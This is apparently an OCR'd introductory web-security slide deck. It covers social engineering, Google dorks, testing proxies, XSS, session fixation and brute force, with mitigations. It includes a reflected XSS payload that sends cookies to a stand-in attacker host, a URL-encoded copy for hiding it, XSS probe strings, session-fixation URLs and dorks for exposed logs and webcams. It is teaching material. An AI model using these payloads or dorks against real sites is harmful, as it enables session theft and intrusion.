Web Security

[websec] Introduction

Prepared by
Oles Seheda

Quality

Quality is not only functionality*

*(Implemented and tested requirements)

Non-functional?

Baseline	Load	Security
Compatibility	L10n and i18n	Scalability
Compliance	Performance	Stress
Documentation	Recovery	Usability
Endurance	Resilience	Volume

Quality is value to some person

- Jerry Weinberg

75% of cyber attacks
and Internet security violations
are generated through
Internet applications

Source: Gartner Group

Amateurs hack systems, professionals hack people

- Bruce Schneier

Social Engineering

Social Engineering is the act of manipulating a person to accomplish goals that may or may not be in the "target's" best interest.

This may include obtaining information, gaining access, or getting the target to take certain action.

Social Engineering techniques

- Pretexting
- Diversion theft
- Phishing
- Vishing (IVR or phone phishing)
- Baiting (Trojan Horse)
- Quid pro quo (something for something)

Useful resource

The Official Social Engineering Portal
http://www.social-engineer.org/

Google Hacking

AKA: **Google Dorks, Google scanning, Search engine hacking**

Google hacking is the term used when an attacker tries to find exploitable targets or/and sensitive data by using advanced operators in search engines or code search engines.

Main targets are software vulnerabilities and misconfigurations.

Examples

Search for vulnerable software

```
intitle:powered by wordpress
```

Logs containing usernames and/or passwords

```
"admin account info" filetype:log
```

Open webcams

```
inurl:/view/index.shtml
```

SQL injection

```
inurl:"id="
inurl:index.php?id=
```

Vkontakte.ru - deleted photos

```
site:vkontakte.ru "Фотографии со страницы DELETED"
```

Directory indexing (listing)

```
intitle:index.of
```

RFI

```
inurl:index.php?page=
```

The Google Hacking Database (GHDB) is a database of queries that identify sensitive data.

Useful resources

Google Hacking Database (GHDB)
http://www.exploit-db.com/google-dorks/
http://www.hackersforcharity.org/ghdb/
Google Hacking Diggity Project
http://www.stachliu.com/resources/tools/google-hacking-diggity-project/

Mitigation

1. Do not upload info that you are not comfortable to share with whole world
2. Mask server software that you are running on (e.g., default error messages)
3. Use META tags

```
<meta name="GOOGLEBOT" content="NOINDEX"/>
```

4. Use robots.txt

```
User-agent: *
Disallow: /private/
```

5. Use http://www.google.com/remove.html

Tools

SiteDigger

Goolag (Gooscan)

For web security testing we need the following **tools**:

1. Browser
2. Proxy

Browsers can block **reflected XSS**???

Chrome 16, 17, 18	Yes
IE 9, 10	Yes
Firefox 8, 9, 10	**No**
Opera 12	**No**
Safari 5.1	Yes

Source: http://browserscope.org/?category=security

The Hacker Firefox

http://sourceforge.net/projects/hackfox/

Firefox add-ons:

- Firebug
- Tamper Data
- Web Developer
- HackBar
- Poster
- Live HTTP Headers
- and more…

Sandcat Browser

http://syhunt.com/?n=Sandcat.Browser

Features:

- Live HTTP Headers
- Request Editor extension
- Fuzzer
- JavaScript Executor extension
- Lua Executor extension
- Syhunt Gelo
- HTTP Brute Force
- CGI Scanner scripts
- and more…

Mantra

http://www.getmantra.com/

Firefox add-ons:

- Firebug
- SQLite Manager
- Hackbar
- Tamper Data
- Live HTTP Headers
- Web Developer
- SQL Inject Me
- XSS Me
- Cookies Manager+
- Firecookie
- Autofill Forms
- Modify Headers
- Poster
- SeleniumIDE
- Websecurify
- FoxyProxy
- and more…

Burp Suite

http://portswigger.net/burp/

WebScarab

http://sourceforge.net/projects/owasp/files/WebScarab/

Paros Proxy

http://www.parosproxy.org/

Tamper Data (Firefox add-on)

https://addons.mozilla.org/en-US/firefox/addon/tamper-data/


*****

All the information provided in this presentation are for educational purposes only. The speaker is no way responsible for any misuse of the information.

Use it on our own risk!

*****

Agenda


Vulnerability
Overview
Image
Examples
Usage
Demonstration
Tools
Mitigation
More info

Session Hijacking

Session hijacking is the act of taking control of a user session after successfully obtaining or generating an authentication session ID.

Methods

1. Capture/Steal (sniffing, MitM, XSS)
2. Fixation
3. Prediction (calculate, fuzzing, brute force)

Cross-Site Scripting


AKA: **CSS, XSS**

XSS is a type of vulnerability in web applications which allow code injection by malicious web users into the web pages viewed by other users.

Types

Type 1: Non-persistent, Non-permanent, **Reflected**, First-order, Passive
Type 2: Persistent, Permanent, **Stored**, Second-order, Active

Cross-Site Scripting | Reflected



Examples

```
http://example.com/search?q=<script>document.location='htt
p://attacker.com/cg.php?cookie='+document.cookie</script>
```


Masking malicious URL

URL escaping (http://scriptasylum.com/tutorials/encode-decode.html):

```
http://example.com/search?q=%3C%73%63%72%69%70%74%3E%64%6F
%63%75%6D%65%6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%
74%70%3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%63%6
F%6D%2F%63%67%2E%70%68%70%3F%63%6F%6F%6B%69%65%3D%27%2B%64
%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73%63%72%
69%70%74%3E
```

URL shortening:

```
http://goo.gl/SWC0D
http://bit.ly/wFFW13
http://tinyurl.com/6lmthu7
http://ow.ly/8lPYg
http://is.gd/b1MkPT
```


<img height="0" width="0" src=code>
A
V
http://example.com
XSS
OK
Cookie grabber
or
malicious web site
DB
ID=7
http://example.com

Examples

```
<h1>LOL<blink><marquee><br><br>XSS
<script>alert(1)</script>
"><script>alert(1)</script><!—
<script type="text/javascript" src=alert(1)></script>
<b onMouseOver=alert(1)>bolded text</b>
<form><button formaction="javascript:alert(1)">xss
<video><source onerror="javascript:alert(1)“
<input autofocus onfocus=alert(1)>
<select autofocus onfocus=alert(1)>
<textarea autofocus onfocus=alert(1)>
<math href="javascript:alert(1)">CLICKME</math>
```

Mitigation

1. Filter all input
2. Escape all output
3. Encoding of all HTML special characters (in potentially malicious data) before display by web applications (or client-side script) AKA quoting or escaping

<script>alert('xss');</script>
V V V
<script>alert('xss');</script>

4. Whitelist is better then blacklist policy (blacklist easier to bypass)
5. Cookie HttpOnly flag

Useful resources

XSS cheat sheet

http://ha.ckers.org/xss.html
http://html5sec.org/
http://www.xenuser.org/xss-cheat-sheet/

</xssed> - xss attacks information

http://www.xssed.com/

Tools

XSSer

XSS-Proxy

XSS Me (Firefox add-on)


X5s (Fiddler add-on)

DOM XSS Scanner (http://www.domxssscanner.com/)

Session fixation

Session fixation attacks attempt to exploit the vulnerability of a system which allows one person to fixate (set) another person's session identifier (SID).

Session Fixation



Examples

Using URL

```
http://example.com/;JSESSIONID=1234 (J2EE)
http://example.com/?PHPSESSID=1234 (PHP)
```

Using XSS

```
http://example.com/<script>document.cookie="SESSIONID=1234";</scr
ipt>
http://example.com/<script>document.cookie="SESSIONID=1234;%20Exp
ires=Friday,%201-Jan2015%2000:00:00%20GMT";</script>
```

Using Meta tag

```
http://example.com/<meta%20http-equiv=Set-
Cookie%20content="SESSIONID=1234">
```

Mitigation

1. Regenerate session ID after a successful login
2. Validate user specific data (Agent, IP, HTTP-X-Forwarded-For etc)

Brute Force

Brute-force attacks are mainly used for guessing passwords and bypassing access control.

Types

Dictionary attack
Hybrid attack
Search attack (Brute Force)
Rainbow table (Memory Trade Off Attacks)

Fuzzing

AKA: **Fuzz testing**

Fuzzing is a software testing technique, often automated or semi-automated, that involves providing invalid, unexpected, or random data to the inputs of a web application or computer program.

Fuzzing is commonly used to test for security problems in software or computer systems.

Mitigation

1. Use CAPTHA
2. Use timeout
3. Black list suspicious IPs

Tools

THC Hydra


Medusa

Burp Suite

MD5 Cracker online resources

More at http://sectools.org/tag/crackers/

PasswordCard (http://www.passwordcard.org)



My Facebook password is - ☺ **8 RED** (3) symbols from **right to left**:

5R6wfc86

(to hack this password it would take about 106 years)

http://howsecureismypassword.net/

I used to be an adventurer


like you,

then I took an arrow

in the knee…

- Every Skyrim guard

